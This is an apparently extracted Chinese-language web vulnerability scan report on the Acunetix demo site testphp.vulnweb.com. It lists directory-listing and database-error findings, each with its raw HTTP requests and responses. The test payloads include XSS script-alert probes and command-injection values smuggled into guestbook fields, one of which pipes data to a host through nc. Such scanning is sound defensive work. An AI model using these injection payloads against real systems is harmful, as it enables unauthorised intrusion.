td, th {border: 1px solid #000000; font-size: 75%; vertical-align: baseline;}
h1 {font-size: 150%;}
h2 {font-size: 125%;}
.p {text-align: left;}
.e {background-color: #ccccff; font-weight: bold; color: #000000;}
.h {background-color: #9999cc; font-weight: bold; color: #000000;}
```

```

.v {background-color: #cccccc; color: #000000;}
.vr {background-color: #cccccc; text-align: right; color: #000000;}
img {float: right; border: 0px;}
hr {width: 600px; background-color: #cccccc; border: 0px; height: 1px; color: #000000;}
</style>
<title>phpinfo()</title></head>
<body><div class="center">
<table border="0" cellpadding="3" width="600">
<tr class="h"><td>
<a href="http://www.php.net/"></a><h1 class="p">PHP Version 5.1.6</h1>
</td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr><td class="e">System </td><td class="v">FreeBSD svn.local 6.2-RELEASE FreeBSD 6.2-RELEASE #0:
Fri Jan 12 10:40:27 UTC 2007      root@dessler.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC i386
</td></tr>

<tr><td class="e">Build Date </td><td class="v">Jul 30 2007 12:20:01 </td></tr>
<tr><td class="e">Configure Command </td><td class="v"> &#039;./configure&#039; &#039;--enable-
versioning&#039; &#039;--enable-memory-limit&#039; &#039;--with-layout=GNU&#039; &#039;--with-
config-file-scan-dir=/usr/local/etc/php&#039; &#039;--disable-all&#039; &#039;--enable-
libxml&#039; &#039;--with-libxml-dir=/usr/local&#039; &#039;--enable-reflection&#039; &#039;--
enable-spl&#039; &#039;--program-prefix=&#039; &#039;--enable-fastcgi&#039; &#039;--with-
apxs2=/usr/local/sbin/apxs&#039; &#039;--with-regex=php&#039; &#039;--with-zend-vm=CALL&#039;
&#039;--disable-ipv6&#039; &#039;--prefix=/usr/local&#039; &#039;i386-portbld-freebsd6.2&#039;
</td></tr>

<tr><td class="e">Server API </td><td class="v">Apache 2.0 Handler </td></tr>
<tr><td class="e">Virtual Directory Support </td><td class="v">disabled </td></tr>
<tr><td class="e">Configuration File (php.ini) Path </td><td class="v">/usr/local/etc/php.ini
</td></tr>
<tr><td class="e">Scan this dir for additional .ini files </td><td class="v">/usr/local/etc/php
</td></tr>
<tr><td class="e">additional .ini files parsed </td><td
class="v">/usr/local/etc/php/extensions.ini
</td></tr>
<tr><td class="e">PHP API </td><td class="v">20041225 </td></tr>

<tr><td class="e">PHP Extension </td><td class="v">20050922 </td></tr>
<tr><td class="e">Zend Extension </td><td class="v">220051025 </td></tr>
<tr><td class="e">Debug Build </td><td class="v">no </td></tr>
<tr><td class="e">Thread Safety </td><td class="v">disabled </td></tr>
<tr><td class="e">Zend Memory Manager </td><td class="v">enabled </td></tr>
<tr><td class="e">IPv6 Support </td><td class="v">disabled </td></tr>

<tr><td class="e">Registered PHP Streams </td><td class="v">php, file, http, ftp, https, ftps,
compress.zlib </td></tr>
<tr><td class="e">Registered Stream Socket Transports </td><td class="v">tcp, udp, unix, udg,
ssl, sslv3, sslv2, tls </td></tr>
<tr><td class="e">Registered Stream Filters </td><td class="v">string.rot13, string.toupper,
string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, zlib.* </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="v"><td>
<a href="http://www.zend.com/"></a>
This program makes use of the Zend Scripting Language Engine:<br
/>Zend&nbsp;Engine&nbsp;v2.1.0,&nbsp;Copyright&nbsp;(c)&nbsp;1998-
2006&nbsp;Zend&nbsp;Technologies<br /></td></tr>

</table>
...
...
...

```

发现目录列表模式	
严重性:	低
CVSS 分数:	5.0
URL:	http://testphp.vulnweb.com/images/
实体:	(Page)
风险:	可能会查看和下载特定 Web 应用程序虚拟目录的内容，其中可能包含受限文件
原因:	已启用目录浏览
固定值:	修改服务器配置以拒绝目录列表，并安装推出的最新安全补丁

差异:

推理: 响应包含目录的内容（目录列表）。这表示服务器允许列示目录（通常不推荐此做法）。

测试请求和响应:

```
GET /images/ HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:58:30 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive

<html>
<head><title>Index of /images/</title></head>
<body bgcolor="white">
<h1>Index of /images/</h1><hr><pre><a href="..">../</a>
<a href="logo.gif">logo.gif</a>
6660
<a href="remark.gif">remark.gif</a>
79
</pre><hr></body>
</html>
```

测试响应

Index of /images/

../	11-May-2011 10:27	6660
logo.gif	11-May-2011 10:27	79
remark.gif		

发现目录列表模式

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Flash/

实体: (Page)

风险: 可能会查看和下载特定 Web 应用程序虚拟目录的内容，其中可能包含受限文件

原因: 已启用目录浏览

固定值: 修改服务器配置以拒绝目录列表，并安装推出的最新安全补丁

差异:

推理: 响应包含目录的内容（目录列表）。这表示服务器允许列示目录（通常不推荐此做法）。

测试请求和响应:

```
GET /Flash/ HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
```

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:58:35 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive

```
<html>
<head><title>Index of /Flash/</title></head>
<body bgcolor="white">
<h1>Index of /Flash/</h1><hr><pre><a href="..">../</a>
<a href="add fla">add fla</a>
154624
<a href="add.swf">add.swf</a>
17418
</pre><hr></body>
</html>
```

11-May-2011 10:27

11-May-2011 10:27

测试响应

Index of /Flash/

[../](#)
[add fla](#)
[add.swf](#)

11-May-2011 10:27
11-May-2011 10:27

154624
17418

发现目录列表模式

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/

实体: (Page)

风险: 可能会查看和下载特定 Web 应用程序虚拟目录的内容，其中可能包含受限文件

原因: 已启用目录浏览

固定值: 修改服务器配置以拒绝目录列表，并安装推出的最新安全补丁

差异:

推理: 响应包含目录的内容（目录列表）。这表示服务器允许列示目录（通常不推荐此做法）。

测试请求和响应:

```
GET /Mod_Rewrite_Shop/images/ HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:58:58 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive

<html>
<head><title>Index of /Mod_Rewrite_Shop/images/</title></head>
<body bgcolor="white">
<h1>Index of /Mod_Rewrite_Shop/images/</h1><hr><pre><a href="..">../</a>
<a href="1.jpg">1.jpg</a>                                15-Feb-2012 08:33
3551
<a href="2.jpg">2.jpg</a>                                15-Feb-2012 08:27
2739
<a href="3.jpg">3.jpg</a>                                15-Feb-2012 08:28
3560
</pre><hr></body>
</html>
```

测试响应

Index of /Mod_Rewrite_Shop/images/

../		
1.jpg	15-Feb-2012 08:33	3551
2.jpg	15-Feb-2012 08:27	2739
3.jpg	15-Feb-2012 08:28	3560

发现目录列表模式

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/admin/

实体: (Page)

风险: 可能会查看和下载特定 Web 应用程序虚拟目录的内容，其中可能包含受限文件

原因: 已启用目录浏览

固定值: 修改服务器配置以拒绝目录列表，并安装推出的最新安全补丁

差异:

推理: 响应包含目录的内容（目录列表）。这表示服务器允许列示目录（通常不推荐此做法）。

测试请求和响应:

```
GET /admin/ HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
```

2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:16:31 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive

```
<html>
<head><title>Index of /admin/</title></head>
<body bgcolor="white">
<h1>Index of /admin/</h1><hr><pre><a href="..">../</a>
<a href="create.sql">create.sql</a>
523
</pre><hr></body>
</html>
```

11-May-2011 10:27

测试响应

Index of /admin/

[../](#)
[create.sql](#)

11-May-2011 10:27

523

发现目录列表模式

严重性: **低**

CVSS 分数: 5.0

URL: <http://testphp.vulnweb.com/CVS/>

实体: (Page)

风险: 可能会查看和下载特定 Web 应用程序虚拟目录的内容，其中可能包含受限文件

原因: 已启用目录浏览

固定值: 修改服务器配置以拒绝目录列表，并安装推出的最新安全补丁

差异:

推理: 响应包含目录的内容（目录列表）。这表示服务器允许列示目录（通常不推荐此做法）。

测试请求和响应:

```
GET /CVS/ HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 20:14:00 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive

<html>
<head><title>Index of /CVS/</title></head>
<body bgcolor="white">
<h1>Index of /CVS/</h1><hr><pre><a href="..">../</a>
<a href="Entries">Entries</a>                                11-May-2011 10:27
1
<a href="Entries.Log">Entries.Log</a>                            11-May-2011 10:27
1
<a href="Repository">Repository</a>                            11-May-2011 10:27
8
<a href="Root">Root</a>                                          11-May-2011 10:27
1
</pre><hr></body>
</html>
```

测试响应

Index of /CVS/

../		
Entries	11-May-2011 10:27	1
Entries.Log	11-May-2011 10:27	1
Repository	11-May-2011 10:27	8
Root	11-May-2011 10:27	1

低

发现数据库错误模式 33

TOC

问题 1 / 33

TOC

发现数据库错误模式

严重性: 低

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/artists.php

实体: artists.php (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: 查看危险字符注入的可能解决方案

差异: 标题 从以下位置进行控制:

Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

至: `"'></script></textarea><script>alert(49)</script>`

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /artists.php?artist=1 HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/artists.php
Host: testphp.vulnweb.com
User-Agent: "'></script></textarea><script>alert(49)</script>

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
```

问题 2 / 33

TOC

发现数据库错误模式

严重性: 低

CVSS 分数: 5.0

URL: <http://testphp.vulnweb.com/artists.php>

实体: artist (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 1 至: ProbePhishing

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /artists.php?artist=ProbePhishing HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/artists.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
```



```

Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:51:27 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>artists</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
        |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/artists.php on line 62

</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">

```

```

        <li><a href="categories.php">Browse categories</a></li>
        <li><a href="artists.php">Browse artists</a></li>
        <li><a href="cart.php">Your cart</a></li>
        <li><a href="login.php">Signup</a></li>
        <li><a href="userinfo.php">Your profile</a></li>
        <li><a href="guestbook.php">Our guestbook</a></li>
        <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </li>
</ul>
</div>
<div class="relatedLinks">
    <h3>Links</h3>
    <ul>
        <li><a href="http://www.acunetix.com">Security art</a></li>
        <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
        <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-
vulnerabilities-in-php-applications/">PHP vuln help</a></li>
        <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a>
    </li>
    </ul>
</div>
<div id="advert">
    <p>
        <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
            <param name="movie" value="Flash/add.swf">
            <param name=quality value=high>
            <embed src="Flash/add.swf" quality=high
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?
Pl_Prod_Version=ShockwaveFlash" type="application/x-shockwave-flash" width="107" height="66">
        </embed>
    </object>
    </p>
</div>
</div>

<!--end navbar -->
<div id="siteInfo">
    <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> |
&copy;2019
    Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;padding:1px">
<p style="padding-left:5%;padding-right:5%;text-align:center">
    ...
    ...
    ...

```

发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/cart.php

实体: addcart (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 1 至: 1%27%22%3E%3Ciframe+src%3Djavascript%3Aalert%28987%29%3E-

方法 从以下位置进行控制: POST 至: GET

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /cart.php?ad--begin_mark_tag--dcart=1%27%22%3E%3Ciframe+src%3Djavascript%3Aalert%28987%29%3E-
-end_mark_tag-- HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/product.php?pic=1
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

price=500

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
```

发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/guestbook.php

实体: text (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 1234 至:

```
1234%27%7Cecho+-e+%22GET+%2FAppScanMsg.html%3FvarId%3D346+HTTP%2F1.0%5Cr%5Cn%5Cn%22+%7C+nc+fe80%3A%3Ad9f6%3Ad9c7%3Ae263%3A1020%2511+49490%7Cecho+%27
```

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
POST /guestbook.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/guestbook.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 196

name=anonymous+user&text=1234%27%7Cecho+-e+%22GET+%2FAppScanMsg.html%3FvarId%3D346+HTTP%2F1.0%5Cr%5Cn%5Cn%22+%7C+nc+fe80%3A%3Ad9f6%3Ad9c7%3Ae263%3A1020%2511+49490%7Cecho+%27&submit=add+message

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
```

发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: <http://testphp.vulnweb.com/guestbook.php>

实体: submit (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: `add message` 至: `%27%20%7C%20%27id`

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
POST /guestbook.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/guestbook.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 54
```

```
name=anonymous+user&text=1234&submit=%27%20%7C%20%27id
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
```

发现数据库错误模式

严重性: **低**

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/userinfo.php

实体: userinfo.php (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: 至: %3E%22%27%3E%3Cscript%3Ealert%2876%29%3C%2Fscript%3E

参数 从以下位置进行控制: 至: %3E%22%27%3E%3Cscript%3Ealert%2876%29%3C%2Fscript%3E

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
POST /userinfo.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/login.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 116
```

```
uname=%3E%22%27%3E%3Cscript%3Ealert%2876%29%3C%2Fscript%3E&--begin_mark_tag--
pass=%3E%22%27%3E%3Cscript%3Ealert%2876%29%3C%2Fscript%3E--end_mark_tag--
```

```
HTTP/1.1 302 Found
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:07 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Location: login.php
```

```
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/userinfo.php on line 10
you must login
```

```
GET /login.php HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/userinfo.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:37 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
```

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
```

```

<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>login page</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a>
</h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a>
        |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <div class="story">
    <h3>If you are already registered please enter your login information below:</h3><br>
    <form name="loginform" method="post" action="userinfo.php">
      <table cellpadding="4" cellspacing="1">
        <tr><td>Username : </td><td><input name="uname" type="text" size="20"
style="width:120px;"></td></tr>
        <tr><td>Password : </td><td><input name="pass" type="password" size="20"
style="width:120px;"></td></tr>
        <tr><td colspan="2" align="right"><input type="submit" value="login"
style="width:75px;"></td></tr>
      </table>
    </form>
  </div>
  <div class="story">
    <h3>
      You can also <a href="signup.php">signup here</a>.<br>
      Signup disabled. Please use the username <font color='red'>test</font> and the password
      <font color='red'>test</font>.
    </h3>
  </div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>

```

```

        <input name="searchFor" type="text" size="10">
        <input name="goButton" type="submit" value="go">
    </form>
</div>
<div id="sectionLinks">
    <ul>
        <li><a href="categories.php">Browse categories</a></li>
        <li><a href="artists.php">Browse artists</a></li>
        <li><a href="cart.php">Your cart</a></li>
        <li><a href="lo
...
...
...

```

问题 7 / 33

TOC

发现数据库错误模式

严重性: 低

CVSS 分数: 5.0

URL: http://testphp.vulnweb.com/userinfo.php

实体: uname (Global)

风险: 可能会查看、修改或删除数据库条目和表

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

差异: 参数 从以下位置进行控制: WFxSSProbe%27%22%29%2F%3E 至: WFxSSProbe%27%22%29%2F%3E

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```

POST /userinfo.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/login.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 37

uname=WFxSSProbe%27%22%29%2F%3E&pass=

HTTP/1.1 302 Found
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:07 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Location: login.php

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/userinfo.php on line 10
you must login

```



```

GET /login.php HTTP/1.1
